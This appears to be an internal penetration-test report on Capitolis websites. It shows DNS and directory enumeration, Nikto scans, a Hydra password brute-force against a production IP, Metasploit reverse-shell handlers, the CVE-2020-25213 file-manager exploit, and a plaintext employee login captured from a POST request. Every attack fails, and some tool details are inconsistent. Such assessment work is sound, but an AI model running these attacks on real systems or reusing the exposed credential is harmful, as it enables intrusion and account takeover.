

Capitolis

Report: Offensive Security

1. Project Overview

We wanted to define what a user could see outside the organization. There are plenty of unsavory characters on the internet who like to see what's out there to hack just for fun. So, we thought, why not pretend I'm one of them and do some initial reconnaissance and try brute force on some passwords. This was an external test where I wanted to see if perhaps a user was lazy with credentials and I could use a dictionary attack to gain access to the login page and into the proper system. Overall, we wanted to understand how the site works and its potential vulnerabilities to the outside world. I focused on prod.capitolis and capitolis.com

2. Summary

The goal of this test is to identify and exploit vulnerabilities in the system in order to assess the system's security posture. Penetration tests are an important part of a comprehensive security strategy and can help organizations identify and fix vulnerabilities before they are exploited by attackers. I wanted to be able to determine the value of the compromised systems—i.e., how much financial impact would their incursion cost?

3. Methodology

The scanning and discovery phase was used to discover how Capitolis's system would respond to various attempts at intrusion. I used automated penetration test tools to scan for initial vulnerabilities as well as performing a static and dynamic analysis. Static analysis inspects an application's code in an attempt to predict how it will react to an incursion. Dynamic analysis looks at an application's code as it runs, providing a real-time view of how it performs. I also hoped to gain more information about network systems, servers, and devices, as well as network hosts. An examination of the administrative interface revealed that it was vulnerable to a XSS scripting attack, which could be exploited to obtain interactive access to the website.

4. Findings & Risk Analysis

Key Findings:

I discovered various flaws that may be exploited by a malicious actor. The most important finding was:

- CVE-2020-25213
 - The File Manager (wp-file-manager) plugin before 6.9 for WordPress allows remote attackers to upload and execute arbitrary PHP code because it renames an unsafe example elFinder connector file to have the .php extension. This, for example, allows attackers to run the elFinder upload (or mkfile and put) command to write PHP code into the wp-content/plugins/wp-file-manager/lib/files/ directory. This was exploited in the wild in August and September 2020.

```
[common-03-02][Tentative-Medium] - http://www.capitolis.com - /root/.osmedeus/worksheets/capitolis.com/vuln/active/www.capitolis.com/common-03-02-05b22d3ee07e6bb59312a62871dcac2a737
[common-03-02][Tentative-Medium] - http://www.capitolis.com - /root/.osmedeus/worksheets/capitolis.com/vuln/active/www.capitolis.com/common-03-02-05b22d3ee07e6bb59312a62871dcac2a737
[CVE-2020-25213][Tentative-Critical] - https://capitolis.com/wp-content/plugins/wp-file-manager/readme.txt - /root/.osmedeus/worksheets/capitolis.com/vuln/active/capitolis.com/CVE-2
1c30ee71d061efb985c17f1e72b3
[CVE-2020-25213][Tentative-Critical] - https://capitolis.com/wp-content/plugins/wp-file-manager/readme.txt - /root/.osmedeus/worksheets/capitolis.com/vuln/active/capitolis.com/CVE-2
1c30ee71d061efb985c17f1e72b3
[wordpress-rest-api-01][Tentative-Medium] - https://capitolis.com/wp-json/ - /root/.osmedeus/worksheets/capitolis.com/vuln/active/capitolis.com/wordpress-rest-api-01-cc19f8767296dd00b
[2022-10-21T14:23:42] INFO Total Vulnerability: 1
[2022-10-21T14:23:42] INFO Showing the content of: /root/.osmedeus/worksheets/capitolis.com/vuln/sensitive/sensitivescan-capitolis.com-2022-10-21_1:37:57.txt
[common-forbidden-bypass][Tentative-Potential] - https://capitolis.com - /root/.osmedeus/worksheets/capitolis.com/vuln/sensitive/capitolis.com/common-forbidden-bypass-159aa80a654295
```

Website: prod.capitolis.com

1. DNS Recon

DNSRecon is a Python script that provides the ability to perform: Check all NS Records for Zone Transfers. Enumerate General DNS Records for a given Domain (MX, SOA, NS, A, AAAA, SPF and TXT). Perform common SRV Record Enumeration.

For example, an attacker may leverage such data to generate enough conditions for a denial-of-service (DoS) campaign. In DNSRecon, we proceed as follows:

```
(root@NY-W-KATIE)-[~/home/katie/Downloads]
# dnsrecon -d prod.capitolis.com
[*] std: Performing General Enumeration against: prod.capitolis.com...
[-] DNSSEC is not configured for prod.capitolis.com
[*] A prod.capitolis.com 44.209.186.243
[*] A prod.capitolis.com 34.205.240.250
[*] A prod.capitolis.com 54.160.149.249
[*] A prod.capitolis.com 34.199.208.134
[*] A prod.capitolis.com 3.222.41.79
[*] Enumerating SRV Records
[+] 0 Records Found
```

DNS Recon at work

2. Gobuster

One of the primary steps in attacking an internet application is enumerating hidden directories and files. Doing so can often yield valuable information that makes it easier to execute a particular attack, leaving less room for errors and wasted time. There are many tools available to try to do this, but not all of them are created equally.

```
(root@NY-W-KATIE3) [/home/katie/Downloads]
└─# gobuster dns -d prod.capitolis.com -t 50 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Domain: prod.capitolis.com
[+] Threads: 50
[+] Timeout: 10s
[+] Threads: 50
[+] Timeout: 10s
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
2022/10/21 10:57:38 Starting gobuster in DNS enumeration mode
=====
=====
2022/10/21 10:59:56 Finished
=====
```

GoBuster at work

3. Nikto

Nikto is an Open Source software written in Perl language that is used to scan a web-server for the vulnerability that can be exploited and can compromise the server. It can also check for outdated version details of 1200 servers and can detect problems with specific version details of over 200 servers.

```
(root@NY-W-KATIE3) [/home/katie]
└─# nikto -h prod.capitolis.com
- Nikto v2.1.6
=====
+ Target IP: 34.205.240.250
+ Target Hostname: prod.capitolis.com
+ Target Port: 80
+ Message: Multiple IP Addresses found: 34.205.240.250, 54.160.149.249, 3.222.41.79, 44.209.186.243, 34.199.208.134
+ Start Time: 2022-10-21 11:38:37 (GMT-4)
=====
+ Server: No banner retrieved
+ Retrieved x-powered-by header: Express
+ The X-XSS-Protection header is not defined. This could allow the user agent to protect against some forms of XSS
+ The Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from '' to 'awselb/2.0' which may suggest a WAF, load balancer or proxy is in place
+ /site.pem: Potentially interesting archive/cert file found.
+ /backup.cer: Potentially interesting archive/cert file found.
+ /prod.capitolis.alz: Potentially interesting archive/cert file found.
+ /prod.tar.lzma: Potentially interesting archive/cert file found.
+ /capitolis.tar: Potentially interesting archive/cert file found.
+ /prod.capitolis_com.jks: Potentially interesting archive/cert file found.
+ /prod.capitolis.tar: Potentially interesting archive/cert file found.
+ /backups.egg: Potentially interesting archive/cert file found.
+ /34.205.240.250.tgz: Potentially interesting archive/cert file found.
+ /site.egg: Potentially interesting archive/cert file found.
+ /prod.capitolis_com.jks: Potentially interesting archive/cert file found.
+ /prod.capitolis_com.egg: Potentially interesting archive/cert file found.
+ /34.205.240.250.egg: Potentially interesting archive/cert file found.
+ /capitolis.tar.bz2: Potentially interesting archive/cert file found.
+ /prod.capitolis.tar.lzma: Potentially interesting archive/cert file found.
+ /prod.egg: Potentially interesting archive/cert file found.
+ /prod.capitolis.war: Potentially interesting archive/cert file found.
+ /com.egg: Potentially interesting archive/cert file found.
+ /prod.capitoliscom.tgz: Potentially interesting archive/cert file found.
+ /prod.capitoliscom.tar.lzma: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: GET, HEAD
+ OSVDB-1201: /cgi/cgiproc? It may be possible to crash Nortel Convity VxWorks by requesting '/cgi/cgiproc?' (not attempted!). Upgrade to version 2.60 or later.
+ /isapi/count.pl?: AN HTTPd default script may allow writing over arbitrary files with a new content of '1', which could allow a trivial DoS. Append /../../../../ctr.dll to replace this file's ts, for example.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3092: /js/: This might be interesting...
+ 7869 requests: 0 error(s) and 118 item(s) reported on remote host
+ End Time: 2022-10-21 11:43:22 (GMT-4) (285 seconds)
=====
+ 1 host(s) tested
```

Nikto at work

4. Hydra

- Capturing the post request gives me an idea of the parameters used and the specific url to plug into the command.

The screenshot shows a web browser window with the URL `prod.capitolis.com/login`. The page features a large blue header with the text "NEXT GENERATION CAPITAL MARKETS". On the right side, there is a login form with fields for "Email Address" containing `katiej@capitolis.com` and "Password" (redacted). Below the form are links for "Forgot password?" and "Terms of Service | Privacy Policy". At the bottom of the page, there is a copyright notice: "© Capitolis Technologies Ltd. All Rights Reserved".

The browser's developer tools are open, specifically the Network tab. A list of network requests is shown, with one POST request to `prod.capitolis.com/login` highlighted. The request details show the following JSON payload:

```
captcha: "03AilukzgrootLbx:Za061Umq4_ez92wemMEND58Pys5Phd4nWPO-Z_PG7y10dRAnw7iGCRCTTMWSK0a-BafayfNscvWay-Qa8V1_dlsUCMT7Elcz3wTsUlh-loc8V5oekiwos-BfREW7TfQOL_bPC1OM4V4gjCzGDwkoP2zj6HP2vVEk2kq-ITV8MitTiBuXY0VPslu/qGe0zchrlDLPV5EEAAJujNjeuwfMbjJdltCfmgr9iT4wsECImAaajpblijtiwPhrOH-BXtC1H01Hnp03E5eLLEmUsgJzsrhPhR27re-FAKGral-GhpZimO0TBpaqjhFy(qZn78ESiXETd_p50hvaosNspAVsbcNhgsEOY-Y-7h8Pdq2yRd_jmNA51ceK40hGphhgQDfE9V7TjIRlGOEDgb7zaFoBm_nQ7S2zUlfJQxso-5Ybn1ZpObBa_8pmr18CzvF3jNPfPezy_zdczQpDlC_4c1kDxhdAbcjMHbocBqVo54vWP3eH7PqF8yIqmZ55A"
```

The request body is also displayed:

```
email: "katiej@capitolis.com"  
password: "Intermix1!"
```

At the bottom of the Network tab, it shows "182 requests" and "1.06 MB / 179.67 KB transferred".

Capturing post request

- This is the brute force of the login page using a supplied word list and password list. I later changed the user to a cap user's email to see if perhaps I'd crack the password. I used the `rockyou.txt` plain text file that contains a list of commonly used password words. This file contains over 14,341,564 passwords that were previously leaked in data breaches.

```

a Quit
a Target Passwords Tuning Specific Start
a Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
a Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-22 15:41:27
a [DATA] max 16 tasks per 1 server, overall 16 tasks, 573775960 login tries (l/40/p/14344390), 25860998 tries per task
a [DATA] attacking http-post-form://34.199.208.134:80/auth/login?email=^USER^&password=^PASS^&Login=Login:F=Invalid Email or Password
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "123450" - 1 of 573775960 [child 0] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "12345" - 2 of 573775960 [child 1] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "123456789" - 3 of 573775960 [child 2] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "password" - 4 of 573775960 [child 3] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "iloveyou" - 5 of 573775960 [child 4] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "princess" - 6 of 573775960 [child 5] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "1234567" - 7 of 573775960 [child 6] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "rockyou" - 8 of 573775960 [child 7] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "12345678" - 9 of 573775960 [child 8] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "abc123" - 10 of 573775960 [child 9] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "nicole" - 11 of 573775960 [child 10] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "daniel" - 12 of 573775960 [child 11] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "babygirl" - 13 of 573775960 [child 12] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "monkey" - 14 of 573775960 [child 13] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "lovely" - 15 of 573775960 [child 14] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "jessica" - 16 of 573775960 [child 15] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "654321" - 17 of 573775960 [child 3] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "michael" - 18 of 573775960 [child 5] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "ashley" - 19 of 573775960 [child 7] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "qwerty" - 20 of 573775960 [child 10] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "111111" - 21 of 573775960 [child 12] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "iloveu" - 22 of 573775960 [child 0] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "000000" - 23 of 573775960 [child 2] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "micelle" - 24 of 573775960 [child 8] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "tigger" - 25 of 573775960 [child 9] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "sunshine" - 26 of 573775960 [child 13] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "chocolate" - 27 of 573775960 [child 15] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "password1" - 28 of 573775960 [child 1] (0/0)
a [ATTEMPT] target 34.199.208.134 - login "admin" - pass "soccer" - 29 of 573775960 [child 41] (0/0)

Start Stop Save Output Clear Output

```

Highlighted portion refers to the command used to brute force the system.

- No matches were made; this was a relief.

FFUF

Ffuf is a fast web fuzzer written in Go that allows typical directory discovery, virtual host discovery (without DNS records) and GET and POST parameter fuzzing

```
Power
root@NY-W-KATIEJ:/home/katie      x  root@NY-W-KATIEJ:/usr/share/wordlists/dirbuster  x  root@NY-W-KATIEJ:/usr/share/wordlists/metaspl...
dyljosh1      [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 60ms]
dyljake1      [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 60ms]
dylissexyl    [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 60ms]
dyliscool3    [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dyljen1       [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 60ms]
dyljchoi127819 [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 54ms]
dylj           [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dyljimj        [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 60ms]
dyljinnbb     [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dyljinkay     [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dyljinc        [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 50ms]
dyljine        [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 50ms]
dyljling       [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 60ms]
dyljinar       [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 56ms]
dyljinkaley   [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 62ms]
dyljonusan    [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 62ms]
dyljankeren   [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 62ms]
dylje7         [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 62ms]
dyljin311     [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 62ms]
dylji*69       [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 62ms]
dyljinaa      [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 62ms]
dyljim07       [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 62ms]
dyljanishot   [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 62ms]
dyljas         [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 62ms]
dyljians22    [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 56ms]
dyljica        [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 62ms]
dyljianlee1   [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 56ms]
dyljianlee121 [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 56ms]
dyljiam        [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 60ms]
dyljhunamy1   [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dylhol         [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dylj1$@        [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 60ms]
dylhar         [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 55ms]
dyllesalex    [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 56ms]
dylforever     [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dylexbaby46   [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dyleshabff   [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 56ms]
dylfin         [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dylexi1        [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dylface        [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dylgage        [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dylewis        [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dylho2/*       [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dylesia#0     [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dylers         [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dylj1          [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 57ms]
dyljer         [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 55ms]
dylennl        [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 60ms]
dylennnon23   [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 60ms]
dylentiopera  [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 60ms]
dylex3007     [Status: 301, Size: 134, Words: 5, Lines: 7, Duration: 32ms]
:: Progress: [8456135/16344992] :: Job [1/1] :: 564 req/sec :: Duration: [2:29:16] :: Errors: 5013445 ::zsh: killed ffuf -w /usr/share/wordlists/rockyou.txt -X POST -d -u fc 401
:(root@NY-W-KATIEJ)-[ /usr/share/wordlists/metaspl...
```

After 2 hours 30 minutes and 846,135 the program errored out.

Website: Capitolis.com

- Using our old friend Nikto again, we see capitolis.com is a more vulnerable vector. Specifically:

(root@NY-W-KATIE)-[~/home/katie]
nikto -h www.capitolis.com
- Nikto v2.1.6

+ Target IP: 141.193.213.20
+ Target Hostname: www.capitolis.com
+ Target Port: 80
+ Message: Multiple IP addresses found: 141.193.213.20, 141.193.213.21
+ Start Time: 2022-10-20 14:46:33 (GMT-4)

+ Server: cloudflare
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'alt-svc' found, with contents: h3=":443"; ma=86400, h3-29=:443; ma=86400
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 3 item(s) reported on remote host
+ End Time: 2022-10-20 14:48:10 (GMT-4) (97 seconds)

+ 1 host(s) tested

- Metasploit

The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

msf6 post(firefox/gather/xss) > back
msf6 > Interrupt: use the 'exit' command to quit
msf6 > search "XSS"
Matching Modules
=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/android_browser_new_tab_cookie_theft		normal	No	Android Browser "Open in New Tab" Cookie Theft
1	auxiliary/admin/android/google_play_store_xss_xframe_rce	2012-12-21	excellent	No	Android Browser RCE Through Google Play Store XFO
2	exploit/android/browser/webview_addjavascriptinterface	2014-10-04	normal	No	Android Browser and WebView addJavascriptInterface Code Execution
3	auxiliary/gather/android_object_tag_webview_xss	2015-04-08	normal	No	Android Open Source Platform (AOSP) Browser XSS
4	auxiliary/gather/android_stock_browser_xss	2015-04-08	normal	No	Android Open Source Platform (AOSP) Browser XSS
5	auxiliary/admin/http/arris_motorola_surfboard_backdoor_xss	2007-06-06	average	Yes	Arris / Motorola Surfboard SBG6588 Web Interface Takeover
6	exploit/windows/brightstar/lgservice_xss_ctddatagrowthscheduleandfilter				CA BrightStar ARCServe for Laptops and Desktops LGServer XSS ctddatagrowthscheduleandfilter
7	auxiliary/gather/firefox_pdfjs_file_theft		normal	No	Firefox PDF.js Browser File Theft
8	post/firefox/gather/xss		normal	No	Firefox XSS
9	auxiliary/scanner/http/lucky_punch		normal	No	HTTP Microsoft SQL Injection Table XSS Infection
10	auxiliary/gather/ie_xss_injection	2015-02-01	normal	No	MS15-018 Microsoft Internet Explorer 10 and 11 Cross-Domain JavaScript Injection
11	auxiliary/gather/apple_safari_webarchive_xss	2013-07-22	normal	No	Mac OS X Safari .webarchive File Format XSS
12	exploit/windows/browser/ms10_042_helpctr_xss_cmd_exec	2010-06-09	excellent	No	Microsoft Help Center XSS and Command Execution
13	exploit/windows/browser/ie_unsafe_scripting	2010-09-20	manual	No	Microsoft Internet Explorer Unsafe Scripting Misconfiguration
14	exploit/multi/http/moodle_spelling_binary_rce	2013-10-30	excellent	Yes	Moodle Authenticated Spelling Binary RCE
15	exploit/multi/browser/opera_historysearch	2008-10-23	excellent	No	Opera historysearch XSS
16	exploit/windows/browser/samsung_security_manager_put	2016-08-05	excellent	No	Samsung Security Manager 1.4 ActiveMQ Broker Service PUT Method Remote Code Execution
17	exploit/windows/browser/webex_uef_newobject	2008-08-06	good	No	WebEx UCF atucfobj.dll ActiveX NewObject Method Buffer Overflow

- Go root or go home

Searching for keywords provides exploits and ranks them from good to excellent as well as descriptions and creation dates. To run the exploit, you specify a payload and the remote host to execute on. I tried to set up an attack on the capitolis.com website but it died twice.

```

msf6 exploit(multi/http/moodle_spelling_binary_rce) > show payloads
Compatible Payloads
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  --
0  payload/cmd/unix/bind_perl          normal        No    Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6     normal        No    Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby          normal        No    Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6     normal        No    Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic           normal        No    Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse            normal        No    Unix Command Shell, double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash_telnet_ssl
7  payload/cmd/unix/reverse_perl      normal        No    Unix Command Shell, Reverse TCP SSL (telnet)
8  payload/cmd/unix/reverse_perl_ssl  normal        No    Unix Command Shell, Reverse TCP (via Perl)
9  payload/cmd/unix/reverse_python    normal        No    Unix Command Shell, Reverse TCP (via Python)
10 payload/cmd/unix/reverse_python_ssl
11 payload/cmd/unix/reverse_ruby      normal        No    Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ruby_ssl  normal        No    Unix Command Shell, Reverse TCP SSL (via Ruby)
13 payload/cmd/unix/reverse_ssl_double_telnet

msf6 exploit(multi/http/moodle_spelling_binary_rce) > use 13
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ie_unsafe_scripting) > run
[*] Exploit running as background job 10.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.4.57:4444
msf6 exploit(windows/browser/ie_unsafe_scripting) > [*] Using URL: http://192.168.4.57:8080/b32SMh
[*] Server started.
[*] Sending stage (175174 bytes) to 192.168.4.57
[*] Sending stage (175174 bytes) to 192.168.4.57
[*] Sending stage (175174 bytes) to 192.168.4.57
[*] 192.168.4.57 - Meterpreter session 7 closed. Reason: Died
[*] 192.168.4.57 - Meterpreter session 8 closed. Reason: Died
[*] Sending stage (175174 bytes) to 192.168.4.57

```

5. Rejection is Painful

1. Metasploit Method

- Searching the exploit in metasploit (of course it's there)

```

about any command
[*] Starting persistent handler(s)...
msf6 > search cve-2020-25213
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  --
0  exploit/multi/http/wp_file_manager_rce  2020-09-09  normal  Yes   WordPress File Manager Unauthenticated Remote Code Execution
                                                CVE-2020-25213 Vulnerabilities

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_file_manager_rce
msf6 > 

```

- The show options command will show you the available parameters for an exploit if used when the command line is in exploit context. The Flash exploit contains a total of 8 options from which only 4 are required:
 - Command (Required)
 - Proxies
 - RHOSTS (Required)
 - RPORT
 - SSL
 - TargetURI
 - VHOST
 - LHOST (Required)
 - LPORT (Required)

```

[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/wp_file_manager_rce) > show options
      Check Service to be enabled on Scan Engine
      Port       : 80 (http)
      Timeout   : 0 (never)
      Status    : Exploited
      ServiceName: http

Module options (exploit/multi/http/wp_file_manager_rce):
=====
Name          Current Setting  Required  Description
COMMAND        upload          yes       elFinder commands used to exploit the vulnerability (Accepted: upload, mkfile+put)
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        141.193.213.20  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         80              yes       The target port (TCP)
SSL           false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI     /               yes       Base path to WordPress installation
VHOST         no              no        HTTP server virtual host

WordPress allows remote attackers to upload and execute arbitrary PHP code because it
allows file uploads via the File Manager (wp-filemanager) plugin before 0.9.0.

Payload options (php/meterpreter/reverse_tcp):
=====
Name          Current Setting  Required  Description
LHOST         141.193.213.20  yes       The listen address (an interface may be specified)
LPORT         4444           yes       The listen port

WordPress allows file uploads via the File Manager (wp-filemanager) plugin before 0.9.0. WordPress allows
remote attackers to upload and execute arbitrary PHP code because it
allows file uploads via the File Manager (wp-filemanager) plugin before 0.9.0.

Exploit target:
=====
Id  Name
--  --
 0  WordPress File Manager 6.0-6.8

Description: The File Manager (wp-filemanager) plugin before 0.9 for WordPress allows remote
attackers to upload and execute arbitrary PHP code because it

```

- Executing the command is unsuccessful

```
msf6 exploit(multi/http/wp_file_manager_rce) > set LHOST 192.168.129.240
LHOST = 192.168.129.240
msf6 exploit(multi/http/wp_file_manager_rce) > run

[*] Started reverse TCP handler on 192.168.129.240:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/wp_file_manager_rce) >
```

2. Premade script

- Naturally a script exists that lets you deploy to the target of your choice:

The terminal window shows the 'test.sh' exploit script being run against a target URL. The script performs several actions, including finding the wp-file-manager version, sending a file upload request, and executing arbitrary code via a DOM-based XSS vulnerability.

```

GNU nano 6.2
=====
# wp-file-manager unauthenticated arbitrary file upload (RCE) Exploit [CVE-2020-25213]
# By: Mansoor R (@time4ster)
=====
# ===== Response =====
# [+] Found wp-file-manager version: 6.0
# [+] Version appears to be vulnerable
# [+] Target: http://192.168.1.54/wordpress is vulnerable
# [+] curl -ks --max-time 5 --user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36"
# [+] WOOT! WOOT! File uploaded successfully.
# Location: /wordpress/wp-content/plugins/wp-file-manager/lib/php/..../files/mypoc.php
# Exploit
=====
echo
echo "=====
# ====="
echo "wp-file-manager unauthenticated arbitrary file upload (RCE) Exploit [CVE-2020-25213]"
echo "By: Mansoor R (@time4ster)"
echo "=====
"
function printHelp()
{
    echo -e "
Usage:
-u|--wp_url      <string>      Wordpress target url
"
    echo -e "
-G Help          ^O Write Out     ^W Where Is      ^K Cut
-X Exit          ^R Read File      ^U Paste       ^T Execute
-M-U Undo        ^J Justify      ^C Location     ^G Go To Line
-M-A Set Mark    M-E Redo       M-Q To Bracket
-M-B Copy        M-Q Where Was
"
}
=====
```

The browser's developer tools Network tab shows the exploit script being sent to the target URL. It includes various headers and a body parameter named 'mypoc.php' containing the exploit payload.

- Not today satan

The terminal window shows the exploit script running again, but this time it fails to upload the file. The browser's developer tools Network tab shows the failed file upload attempt.

